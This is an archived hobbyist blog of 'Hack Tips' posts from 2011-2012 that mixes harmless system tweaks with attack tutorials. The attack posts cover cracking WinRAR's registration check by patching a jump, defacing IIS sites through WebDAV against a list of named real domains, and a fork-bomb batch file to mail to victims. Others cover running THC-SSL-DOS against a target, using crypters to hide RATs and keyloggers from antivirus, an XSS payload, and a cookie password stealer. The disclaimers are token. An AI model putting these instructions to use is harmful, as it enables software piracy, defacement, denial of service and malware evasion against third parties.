Showing posts with label Hack Tips. Show all posts

Wednesday, July 4, 2012

Ubuntu not logging in after username / password screen

Yesterday, when I started my Ubuntu, I got a login screen. After typing correct password, I hit enter. To my surprise, again the same login screen returned. I thought that I many have mistyped my password and so reentered it. Again the same screen returned. Then tried to login to Guest account and my attempt was successful.

Then, I've googled it and found the solution which is as follows:

  1. Goto root shell prompt by pressing ctrl+alt+f1.
  2. type username password when asked.
  3. Delete the hidden file named Xauthority by typing the below command. 
  4.      rm ~/.Xauthority     
  5. That worked for me. 


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Wednesday, December 28, 2011

How to crack winrar ? | Reverse Engineering

In this tutorial I will show you the attackers approach of simply hacking a software with just basic understanding of Assembly. All you need is Olly dbg(v 1.10) and Winrar(any version).
Our target is to bypass the registration screen which is like above figure.


STEP 1 : Run olly dbg and open winrar in it by dragging it and dropping it in olly dbg.


STEP 2 : Now right click on the CPU main thread module and go to Search For > All Referenced text String


A new process containing all the reference stings will open 


STEP 3 : A right click on this new window and click on Search for text STEP 5 : Search for "reminder" in the search box as shown in the figure


STEP 5 : On pressing enter you will reach to the particular string location .


STEP 6 : Now double click it (reminder) and you will be taken to the main thread location of the string "reminder". 


STEP 7 : So now you have reached to the location that is responsible for generating the particular reminder message that pops up every-time we start winrar. Now from here you will need a basic understanding of Assembly. 


STEP 8 : Upon careful analysis of the region around the "reminder" text you will find a statement similar to this " JE SHORT winrar.00441219 " . "JE" means "jump if equals". This means that if your copy of winrar is already a registered copy then this statement will prevent the execution of the reminder message. So what shold we do here so that it still doesn't display the reminder even though we have an unregistered copy of winrar. 


STEP 9 : Go to the jump statement and double click it. Now change "JE SHORT winrar.00441219" to " JMP SHORT winrar.0041219 " . 


STEP 10: Save changes to the executable to see if you have performed the RE process correctly 


STEP 11: All you need to do now is go to the CPU main thread module , right click > copy to executable > all modifications. Press yes for the alert messages. You can either save it with the same name as winrar.exe to over-right the previous file or you can first save it with a different name to check if you have succeeded


                Once you are done with the saving part , you can now run the executable. If everything is right then you will not find any alert message this time.


:D Enjoy :D


NOTE : FOR EDUCATIONAL PURPOSES ONLY. I AM NOT RESPONSIBLE FOR THE CONSEQUENCES.


[via]If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Friday, December 2, 2011

How to Hack webisites using IIS exploit

Yes, Now you can actually hack some websites using IIS.


  1. Open My computer and right click any where and select add network location.
  2. Press NEXT
  3. Click on "Choose a custom network location" and hit next.
  4. A window will open in which you need to add website which is vulnerable to IIS. For Example : www.globalsoftbay.tk
  5. Now press NEXT after that again press next .
  6. After that open that web folder [it will be somewhere like Network --> Website Name] and add your Deface page :)
  7. Enjoy ! :P

Some websites vulnerable to this exploit now are :

  • http://ayatolahkhamenae.parniansis.com
  • http://bahadori1.parniansis.com
  • http://beheshti.parniansis.com
  • http://beheshti1.parniansis.com
  • http://bentolhoda1.parniansis.com
  • http://bitaraf.parniansis.com
  • http://derakhshan.parniansis.com
  • http://derakhshan1.parniansis.com
  • http://derakhshan2.parniansis.com
  • http://derakhshan3.parniansis.com
  • http://ebnesina.parniansis.com
  • http://emamali.parniansis.com
  • http://emkhaleghiyeyzd.parniansis.com 
  • http://365tg.net
  • http://8090gogo.com
  • http://99zs.net
  • http://bbs.365tg.net
  • http://bbs.ttroad.com
  • http://fyuser.fy768.com
  • http://shop.365tg.net
  • http://sys.lubooil.com
  • http://tg.feitengcar.com
  • http://www.365tg.net
  • http://www.99zs.net
  • http://www.fy768.com
  • http://www.shop574.com
  • http://www.ttroad.com
  • http://hellen.9s6.com
  • http://hanhua.9s6.com
  • http://auditeur.lexbase.fr
  • http://axoneservices.com
  • http://armor.icor.fr
  • http://perros-guirec.icor.fr


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Thursday, December 1, 2011

Hang Someone PC Easily

If you have physical access to the PC you wanna hang, then this method is possible. Or else if you even mail the file with the following code, Shit happens :D


  • Open Notepad(Start > All Programs > Accessories > Notepad).
  • Copy the following code and paste it in notepad.


@echo off
:A
start
goto:A


  • From the Menu bar, click on File > Save As. The Save As dialog box opens. 
  • Under the Save as type select All Files option. Write a desired name for your file, for example hang.bat [Remember to give a .bat extension to your file name]. 
  • Now Open the hang.bat file and see the computer getting hanged! 


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Thursday, November 3, 2011

How to hide or change your mac address in Ubuntu

I've been Googling and searching everywhere on the internet for the ways to hide my mac address. Finally I got many solutions. but here is the most optimum one.

First point to keep in mind is we cannot hide mac address if we want to be on a active network. The mac address can be changed / spoofed as per our wish.

1. Install "macchanger" using sudo apt-get install macchanger.
2. If you type macchanger --help , you will get all the possible options.
3. Type ifconfig and hit enter.
4. You will be provided with the sections like eth0, eth1, lo, wlan0, wlan1 etc., depending on your network connections. Check for HWaddr 1c:bb:3c:de:56:7f  similar to this.
5. This is your mac address. Now type sudo macchanger -A eth0 and hit enter.
 (In this I took etho as an example. If you are using eth1 or wlan0 replace it accordingly. -A refers to assign some mac address of any kind. I would recommend this option unless you want to spoof .)
6. Voila ! Your mac address is changed.

To know how to change / hide /spoof your ip address go here.
For any difficulties, let me know through your valuable comments.


Note : For educational purposes only. I am not responsible for the consequences.
If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Tuesday, November 1, 2011

THC-SSL-DOS | TOOL TO KILL SSH SERVERS

Specialty : average laptop computer with windows Or any LINUX operating system and a standard DSL connection. are enough. ! :D


How it works :
Open command prompt.
Change the prompt directory to the drive in which you have unzipped the tool.
Change directory to thc-ssl-dos.
Now run the exe file. Pass the command thc-ssl-dos to execute it. 

Now in order to perform attack using this tool , you will have to pass the following command;
thc-ssl-dos TARGET IP --accept
On passing the command the tool will start its process.


Download THC-SSL-DOS from here.


If you find any difficulty in the process, let me know through your valuable comments so that I will update with screen shots.


For Linux users :


Use "./configure; make all install" to build and Run : ./thc-ssl-dos 127.3.133.7 443


1.The average server can do 300 handshakes per second. This would require 10-25% of your laptops CPU.
2. Use multiple hosts (SSL-DOS) if an SSL Accelerator is used.
3. Be smart in target acquisition: The HTTPS Port (443) is not always the best choice. Other SSL enabled ports are more unlikely to use an SSL Accelerator (like the POP3S, SMTPS, ... or the secure database port).


Counter measures :


No real solutions exists. The following steps can delay (but not solve) the problem:
1. Disable SSL-Renegotiation
2. Invest into SSL Accelerator


NOTE : FOR EDUCATIONAL PURPOSES ONLY. I AM NOT RESPONSIBLE FOR 
CONSEQUENCES.


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

HackTheWeb | Add on for Mozilla FIrefox - A Tool to let you Hack out

The Web. Displayed Your Way.
A Tool to let you Hack out all the stuff that annoys you.

  • Images.
  • Sidebars.
  • Flashing text.
  • Advertisements.
  • Bad Page Layout.
Reduce the Noise. Increase the Signal. User Empowerment (based on aardvark).

Tip: If you need a "do-over" just reload the page.


For more help, goto Workswonders . :D


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Tuesday, October 25, 2011

XSS Vulnerability in Interactive YouTube API Demo Beta


Step 2 : In the middle of the page you'll find a keywords area. Enter <img src="<img src=search"/onerror=alert("xss Vulnerability")//"> in the box

Step 3 : Press AND


Source : THN


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

What is a crypter ? What is a FUD Crypter ?

You can have access to my previous Hack tips  here.
WHAT IS A CRYPTER?

A Crypter is a software used to hide our viruses, keyloggers or any RAT tool from antiviruses so that they are not detected and deleted by antiviruses. Thus, a crypter is a program that allow users to crypt the source code of their program. Generally, antivirus work by splitting source code of application and then search for certain string within source code. If antivirus detects any certain malicious strings, it either stops scan or deletes the file as virus from system.

WHAT DOES A CRYPTER DO?

A Crypter simply assigns hidden values to each individual code within source code. Thus, the source code becomes hidden. Hence, our sent crypted trojan and virus bypass antivirus detection and our purpose of hacking them is fulfilled without any AV (Anti Virus) hindrance. Not only does this crypter hide source code, it will unpack the encryption once the program is executed.


What is FUD?

FUD is acronym for Fully UnDetectable. With increased use of Crypters to bypass antiviruses, AV (Anti Virus) became more advanced and started including crypter definitions to even detect crypter strings within code. So, use of crypter to hide Ardamax keylogger and RATs became more complicated as nowadays, no publicly available crypter is FUD.
So, if you crypt RATs with publicly available crypters, they are bound to be detected by antiviruses. This is because most FUD crypters remain “FUD” for maximum of one or two days after their public release. To obtain FUD crypters, you have to either search for it in hacking forums or make one

How Does FUD Crypter Work?

The Crypter takes the original binary file of your exe and applies many encryption on it and stores on the end of file(EOF).So a new crypted executable file is created.

Original Exe Crypted Exe (ORIGINAL)001————- (CRYPTED)010

The new exe is not detected by antiviruses because its code is scrambled by the crypter.When executed the new .exe file decrypts the binary file into small the data small pieces at a time and injects them into another already existing process or a new empty one, OR it drops the code into multiple chunks in alternative data streams(not scanned by most a/v) then executes it as a .txt or .mp3 file.

CAN WE MANUALLY DISTINGUISH BETWEEN THE ORIGINAL AND ENCRYPTED FILE?

An important point to note is that though a Crypter hides the code of a file but it cannot hide the size of a file. Thus, if the size of the file we want to crypt is 10kb and the size of the file with which we want to crypt our file is 100kb then the total size of the crypted file would be 100kb+10kb ie… 110kb.
But this difference would be helpful only when you know the size of the original file.

Where can I test Whether my Crypter is FUD or not?

To test you crypter encrypt any virus with it and test it on http://scanner.novirusthanks.org and make sure you check the box Do not distribute the sample Note:-Do not test your crypter on http://virustotal.com as it distributes the samples and your crypter will not remain FUD if you scan with virustotal.


Note : For Educational purposes only.
Source : LearnHacking
If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Friday, October 14, 2011

How to Unblock Youtube videos


ProxTube is the solution. Helps you to view blocked videos on YouTube. In some countries videos are blocked. Unblock them with this Addon.

Supported countries: Germany, Netherlands (more countries follow soon)


With a click on the toolbar icon, you can activate and deactivate the addon.
If a YouTube video is blocked, it uses a proxy server to view the video.
On Leaving the site it deactivates the proxy.


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged
Enhanced by Zemanta

Sunday, October 2, 2011

About Port Scanning

Introduction to port scanning :


Port scanning is an attack in which the attacker tries to gain information about the different open ports or services running on the target machine. The main aim of an attacker to port scan is to find the list of available services that are running on the target machine and use this information to attack the target.There can various types of port scanning operations performed on the target machine. Port scanners simply work by sending data packets randomly to all ports and analyse the return packets to decide weather a port is open or not.

The result of a scan on a port is usually generalized into one of three categories:


  • Open or Accepted: The host sent a reply indicating that a service is listening on the port.
  • Closed or Denied or Not Listening: The host sent a reply indicating that connections will be denied to the port.
  • Filtered, Dropped or Blocked: There was no reply from the host.
Based on the above three postulates the scanner decides about the availability of a port number on the target machine.
Types of Port Scanning :

TCP Scanning :  TCP scanning is the most common type of scanning which uses the operating system's network functions. The attacker send a SYN packet to the victim and in case the port is oprn then an ACK packet is sent back to the attacker by the victim thus notifying that the port is open. This process is termed as 3-way handshaking.

The advantage of this scanning is that you do not need any special privilege on the attackers machine to perform the attack. The connection is closed as soon as the port is discovered open so as to avoid Denial of service type of attack. This port scanning method has benifits but is is considered "noisy" and can easily raise alarm in Intrusion detection systems.


SYN Scanning :  SYN scan is another form of TCP scanning. Rather than use the operating system's network functions, the port scanner generates raw IP packets itself, and monitors for responses. This scan type is also known as "half-open scanning", because it never actually opens a full TCP connection. The port scanner generates a SYN packet. If the target port is open, it will respond with a SYN-ACK packet. The scanner host responds with a RST packet, closing the connection before the handshake is completed.

The use of raw networking has several advantages, giving the scanner full control of the packets sent and the timeout for responses, and allowing detailed reporting of the responses. There is debate over which scan is less intrusive on the target host. SYN scan has the advantage that the individual services never actually receive a connection while some services can be crashed with a connect scan. However, the RST during the handshake can cause problems for some network stacks, in particular simple devices like printers. There are no conclusive arguments either way.


UDP Scanning :  UDP is a connection-less protocol. This means that there is no notification sent back to the attacker weather the packet has been received or dropped by the victim, machine.


If a UDP packet is sent to a port that is not open, the system will respond with an ICMP port unreachable message. Most UDP port scanners use this scanning method, and use the absence of a response to infer that a port is open.


 However, if a port is blocked by a firewall, this method will falsely report that the port is open. If the port unreachable message is blocked, all ports will appear open. So there is a major limitation of this type of scanning. So it is generally used as a hybrid scan which means it is used in combination with other scan processes in order to improve the efficiency of the scanning process.

ACK Scanning :  This is generally referred as the ACE of port scanning because of its special ability. IT doesn't tell us whether a port is open or not. In fact, it tells us whether a port is filtered or unfiltered.


Since the ACK scan doesn't open any application sessions, the conversation between scanner and the remote device is relatively simple. This scan of a single port is unobtrusive and almost invisible when combined with the other network traffic.

FIN Scanning : FIN packets are able to pass by firewalls with no modification to its purpose. Closed ports reply to a FIN packet with the appropriate RST packet, whereas open ports ignore the packet on hand. This is typical behavior due to the nature of TCP, and is in some ways an inescapable downfall. It is called the stralth scanning technique.


NOTE : PORT SCANNING IS ILLEGAL.


[via]If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

HACK TWITTER WITH TWITTER PASSWORD DECRYPTOR

Firstly, let me clear you one thing. This tool takes out the passwords of twitter accounts stored in cookies in the computer. So In order to get those, you need a physical access to the PC.

Twitter Password Decryptor is a freeware that works to restore email and password when you forget your email and password. This software is available two versions, the portable version and the version of the installer.

Actually, this software working on computers cookies primarily to look for a twitter account is stored in it. Once found, the software is immediately displayed.

This software can work on multiple platforms, from Windows XP to the latest operating system Windows 7. Follow the steps as below:

1. Download Twitter Password Decryptor.

2. Once downloaded extract the zip file.

3. Install on your computer.

4. Open Twitter Password Decryptor.

5. Click the Start Recovery will be out your email and password.

6. Click the Show Password to see the password.


[via]If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

How To Reset Windows Passwords if you cannot login anymore

Dear readers, I've got many messages asking for a post on resetting windows login password. I've neglected this concept as googling gives you the answer. But, to satisfy your needs, here is a post. :)

If you forgot the password, you can use a password reset disk which is prepared by following the instructions that are given by Microsoft. In Windows XP, we used to have an Administrator account to bypass. Now coming to Windows 7,  there are many solutions. But this post is about using a third party tool. 

Firstly, you no need to re install the Operating System. Use the Trinity Rescue Kit .


You actually have the choice between setting it to a blank password or changing it to a new one.
It can be run from a bootable CD, USB device or network over PXE. The bootable CD is my choice and I always keep one around in case of emergency. Just boot from the CD if you cannot login into Windows anymore because it asks for a password that you cannot remember.
You can start once the message “Welcome to Trinity..” appears on the screen. Use the command    winpass -l to list all usernames of the system. Now enter winpass -u (for instance winpass -u Martin). This will lead to a series of dialogs, make sure to press n when asked if you want to deactivate Syskey.
You are given a choice to
(1) remove the password
(2) set a new password or 
(3) make the selected user an administrator of the system.

The file system is based on Linux which means that you will not see the usual c,d,e drives like you do in Windows. Hda, hdb, hdc are the hard drives connected to your computer and the numbers behind are the partitions of those hard drives. Hda1 for instance means the first partition of the first hard drive which is usually the location of the Windows installation while hdc2 would refer to the second partition of the third hard drive.


[via]If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Saturday, October 1, 2011

Samsung Galaxy S II (AT&T) trusted pattern lock Security Bypassed

All you have to do : Wake the device using the lock key, then let the screen time out, then wake it again with the lock key and you can access all the data.

check out this video

[via] If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Saturday, September 17, 2011

Automatic logon to Windows 8


Fortunately, similar in the pre-release version of Windows to Windows 7, 8 but very terms of the orders. So also in the automatic registration of the user account. Unless you have only one user account to offer this automatic notification. At least I use it in Windows 7 since its inception.
Just press once " WIN + R "and it opens the" Run box "(sometimes I just use the German words). In this box you are wearing now the simple statement " netplwiz "one.
Then open the user settings. Here you take it - as well as in Windows 7 - "User must enter username and password" on the hook out.
Click on " Apply "button and enter in the new window then the password for your account.
With OK to confirm and will be automatically logged off immediately.
Of course this also goes by the call entsprechden Apps. Just open a search page in the metro and then there " netplwiz enter ". And it will be listed on the left the appropriate app.


via : Beatmasters
If you enjoyed this post, make sure you subscribe to my RSS feed!

Sunday, September 11, 2011

Improve PC Security by Changing the RDP Port

To protect against bots and script kiddies, the RDP Port must be changed.When Remote Desktop is enabled, additional precautions must be taken to minimize the possibility of malware infection and hacking. If the tech at a software company can remotely operate your computer, then so can anybody else with the knowledge and ability.

The remote desktop protocol drives Remote Desktop Services through Port 3389 by default. Any Remote Desktop connections are made through Port 3389.So, by changing the RDP port, security is enhanced because bots and kiddies are designed to target RDP Port 3389.For this to be truly effective, implement a strong account lockout policy. This defends against the use of RDP protocol to obtain the administrator password. If the password is attainable due to the absence of an account lockout policy, then the RDP Port can be found regardless of what it has been changed to. Changing the default RDP port is achieved through a simple registry hack.


The Registry Hack


Run regedit from the start menu to open the Registry Editor. Navigate to HKEY_LOCAL_MACHINE, SYSTEM, CurrentControlSet, Control, Terminal Server, WinStations and RDP_Tcp. Find the PortNumber dword and right-click.
rdp port
Select Modify. Alter the base to Decimal and enter the new port number with a value between 1025 and 65535, as long as the port is not in use. Click OK.


The Software Hack


The Microsoft Fix It Wizard can be used to change the RDP Port. It is available through the Microsoft website. Here is the download link: http://go.microsoft.com/?linkid=9759545. Click this link and download the free utility. Click Next to initiate the Wizard. A PortNumber screen will be presented. Enter the value of an unused port that you want to use as the new RDP Port. Again, the value must be between 1025 and 65535. Click Next and you are done.
change rdp port
Reboot the system to put the changes into effect.
The next time you connect to your system with RDP you are going to have to provide the new port number. Be sure that you write it down in a safe place so you do not forget. From the Remote Desktop client, append a colon after the ip address or after the host name and enter the port number after the colon. This will set everything up to operate normally.

Enjoy!


via : Ghacks
If you enjoyed this post, make sure you subscribe to my RSS feed!

Thursday, September 8, 2011

Fill out Captchas automatically


Sophisticated Download Managers are jDownloader and Mipony are used to download files from File hostings like Megaupload, Rapidshare, Fileserve, etc. But the you have to pass through annoying Captcha so, here is a plugin for these software to bypass Captchas or fill them automatically.


Captcha still remains problem because Instead of checking whether you are human, some actually does an eye test! and Moreover time is wasted on identifying and filling out.
Captcha Trader is most accurate captcha filling service which is based on Credit system.

How to install Captcha Trader Plugin

Create account on CaptchaTrader and after successfully verifying account, you get 100 Credits. 10 Credits are spent on cracking one captcha means only 10 captchas can be filled out for free.
To get more, you can earn credits by solving out captchas or buy credits which is cheap i.e 10000 credits for 6$.
Plugin is available for jDownloader, Mipony, PyLoad and FritzLoad and installation manual comes with the plugin package for respective program.
For jDownloader - Download plugin and unzip the contents into installation folder -
<JDownload Install Directory>\jd\captcha\methods
Open the file with Notepad captchatrader.properties and modify it this way:
username = your user name at CaptchaTrader
password = your password at CaptchaTrader
That’s it! Now start jdownloader , put in all the files you want to download and watch the “magic”. Time 12-13 seconds and even the most difficult captcha will be overcome by the program automatically without you having to lift a finger. Re-Enjoy!

via : Blogsolute

If you enjoyed this post, make sure you subscribe to my RSS feed! 

Tuesday, August 30, 2011

How to print secret messages using invisible ink


If you enjoyed this post, make sure you subscribe to my RSS feed!  

Tuesday, August 23, 2011

10 Best Yahoo! Messenger Tricks and Hacks

Yahoo! Messenger is an instant messaging program which is compatible with all Windows versions. While instant messaging is the focus of Yahoo! Messenger, there are several special tricks that can enhance the user experience.

Here are my 10 Best Yahoo! Messenger Tricks and Hacks:

1. Find invisible users on your Yahoo! Messenger list

Want to find out someone who’s hiding from you? You can easily do so by going to Yahoo! Invisible Checker. All you need to do is type in the Yahoo! ID and the particular users status will be revealed.

2. Invisible nickname on chat rooms

Just go to edit profile and in the nick name type a (space character) on it just press Alt 0160 ( or ALT+255 ) and save it.

Now go to any Yahoo! chat room and you’ll notice that your nick name is empty. [Alt+0160 is a keyboard shortcut for space]

3. Run Multiple Instances of Yahoo! Messenger on same system

Some of you might be having more than one Yahoo! ID would like to log in simultaneously. Here is an easy way to do it without installing any sort of software. You just have to edit the registry and voila there you go. Follow the instructions below:

  • Download the following -multiyahoo.reg and save it to your hard disk.
  • Double click on it.


  • The above dialog will popup, click ‘Yes’
  • Start the yahoo messenger login with your first ID. Then again start another yahoo messenger by clicking on the messenger icon and log in with your second ID.This tweak works with all versions of Yahoo Messengers.


4. Removing Ads from your Yahoo! Messenger

If you are using Yahoo! Messenger 8.0, then you can disable ads by following the below steps:
  • First close the Yahoo! Messenger.
  • Save this .bat file and execute it. (Note: You won’t be able to enter the chat rooms if you use this patch.)

The above fix doesn’t work for Yahoo! Messenger 9 Beta. Here’s a way to disable the ads in Yahoo! Messenger 9:
  • Make sure the Yahoo! Messenger isn’t running, if it is then just close it.
  • Now backup the following file C:\Program Files\Yahoo!\Messenger\Yahoo!Messenger.exe (create a new copy)
  • Download HxD hex editor.
  • Open C:\Program Files\Yahoo!\Messenger\Yahoo!Messenger.exe in the hex editor
  • Now go to the offset 295928 (in HxD: Search/GoTo)
  • Look at the right column and replace y from “y.m.s.g.r.a.d.s” with p
  • Save the file and close HxD.
Note: This approach breaks Yahoo! Messenger’s terms of service.

If nothing works try launching this file.

5. Yahoo! Smiley Codes

You can make use of all smileys including hidden ones in your messenger by using YEmotePLUS plugin.

6. Creating Custom Profiles for Chat

You can create custom profiles with different name, sex and other details from Yahoo! Create/Edit Profiles. You can use these for chat services only.

7. Change the Yahoo! Messenger Title Bar

You can change the text that appears at the very top of the Yahoo! messenger window by editing the ymsgr.ini file.

1. Go to Program Files\Yahoo!\ and open ymsgr.ini.

2. Then at the end, type this:

[APP TITLE]
caption=YOUR TEXT

3. Change YOUR TEXT to whatever you want it to say. Then save the file and close messenger. When you restart messenger you will see your new message.

8. Online Status Changer and Manager

HyperIM is currently the best status changer & manager for Yahoo! messenger available at present. You can download it here.

9. Access Yahoo! Messenger Chat archives while offline

You can access your Yahoo! chat logs using Yahoo! Message Archive Decoder. It reads Yahoo! Messenger archive files (.dat files) and presents them in a format that you can read. It decodes the message archive without logging in (offline mode and no passwords required). You can download it here.

10. Retrieve Yahoo! Messenger Display pictures

Y! Display Pic will retrieve Yahoo! users even if they are offline or invisible. You can download it here.

via : HackPCOnline
If you enjoyed this post, make sure you subscribe to my RSS feed! 

Tuesday, May 31, 2011

How to Crack a Wi-Fi Network’s WEP Password with BackTrack

http://lifehacker.com/286607/intermediate-guide-to-bittorrent?utm_source=Lifehacker+Newsletter&utm_campaign=eb4e813a91-UA-142218-1&utm_medium=email